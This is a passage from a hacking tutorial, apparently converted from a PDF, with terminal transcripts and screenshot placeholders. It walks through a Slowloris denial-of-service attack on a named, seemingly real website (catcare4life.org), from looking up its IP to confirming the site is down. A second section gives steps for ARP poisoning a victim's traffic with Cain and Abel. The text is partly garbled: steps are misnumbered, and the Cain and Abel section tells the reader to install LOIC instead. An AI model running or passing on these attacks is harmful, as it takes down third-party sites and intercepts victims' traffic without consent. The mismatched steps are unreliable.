Step 4: Enter the command `git clone`, followed by pasting the previously copied link.


Step 5: Issue the command `cd slowloris` to enter the Slowloris directory. Subsequently, utilize the `ls` command to view the contents of files in the Slowloris directory.

Step 6: Next, input `chmod a+x slowloris.py` to grant execution permission to the `slowloris.py` file for all users.

```
File Machine View Input Devices Help
CatCare for Life - Cat C... kali@kali:~ kali@kali:~ kali@kali:~/Desktop/slowloris...
06:06 PM

File Actions Edit View Help
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ git clone https://github.com/gbkrk/slowloris.git
Cloning into 'slowloris'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (74/74), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 152 (delta 45), reused 45 (delta 42), pack-reused 78
Receiving objects: 100% (152/152), 26.75 KiB | 1014.00 KiB/s, done.
Resolving deltas: 100% (78/78), done.
(kali㉿kali)-[~/Desktop]
$ cd slowloris
(kali㉿kali)-[~/Desktop/slowloris]
$ ls
LICENSE MANIFEST.in README.md setup.py slowloris.py
(kali㉿kali)-[~/Desktop/slowloris]
$ chmod +x slowloris.py
```

Step 7: `catcare4life.org` is the website we want to attack.




Step 8: Enter "dig catcare4life.org" in the terminal to discover its IP address.

Step 9: Now, execute `./slowloris.py 138.68.148.15`, where 138.68.148.15 is the IP address of the target website to initiate the attack.


```
File Machine View Input Devices Help
Cat Care for Life - Cat C... kali@kali:~ kali@kali:~ kali@kali:~ kali@kali: ~/Desktop/slowloris
File Actions Edit View Help
(kali㉿kali)-~/Desktop/slowloris
$ dig catcare4life.org
; <>> QDQ 9.18.0-3-Debian <>> catcare4life.org
;; global options: +cmd
;; Got answer:
;; ->HEADER=-- opcode: QUERY, status: NOERROR, id: 11497
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 6, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udpr; udp: 4096;
;; QUESTION SECTION:
;catcare4life.org. IN A
;; ANSWER SECTION:
catcare4life.org. 3600 IN A 138.68.148.15
;; AUTHORITY SECTION:
org. 156758 IN NS b2.org.afilias-nst.org.
org. 156758 IN NS c0.org.afilias-nst.info.
org. 156758 IN NS d0.org.afilias-nst.org.
org. 156758 IN NS a0.org.afilias-nst.info.
org. 156758 IN NS a2.org.afilias-nst.info.
org. 156758 IN NS b0.org.afilias-nst.org.
;; Query time: 264 msec
;; SERVER: 172.16.184.38#53(172.16.180.38) (UDP)
;; WHEN: Wed Jan 03 05:02:42 EST 2024
;; MSG SIZE rcvd: 199
;----- you and your veterinary
;(kali㉿kali)-~/Desktop/slowloris
$ ./slowloris.py 138.68.148.15
[03-01-2024 05:02:42] Attacking 138.68.148.15 with 150 sockets...
[03-01-2024 05:02:42] Creating 150 new sockets...
[03-01-2024 05:02:42] Sending keep-alive headers...
[03-01-2024 05:02:42] Socket count: 120
[03-01-2024 05:02:42] Creating 30 new sockets...
[03-01-2024 05:02:42] Sending keep-alive headers...
[03-01-2024 05:02:42] Socket count: 120
[03-01-2024 05:02:42] Creating 30 new sockets...
[03-01-2024 05:02:42] Sending keep-alive headers...
```

Step 10: Step 9: Confirm the success of the attack by attempting to access the website again. If the site remains unreachable, it indicates that the attack was successful in temporarily taking down catcare4life.org.




5. Cain and Abel


Step 1: Install the LOIC software on your PC's Windows.




Step 2: As soon as it launched, the network setup was established and the wireless network interface was selected. Then, click the Sniffer and Hosts buttons.




Step 3: Click on the plus sign symbol.




Step 4: Subsequently, click the OK button to verify that all settings are in their default positions and that our network's IP address has been accurately acquired.




Step 5: Select APR from the list of tabs below.




Step 6: Within the upper section of the two spaces to the right of the tree view, click on the plus symbol.




Step 7: Identify every IP and MAC combination available. Select the victim's IP address and MAC on the right side, and designate the network's actual gateway as the victim gateway on the left.




Step 8: Click the third button to initiate the ARP Poisoning.



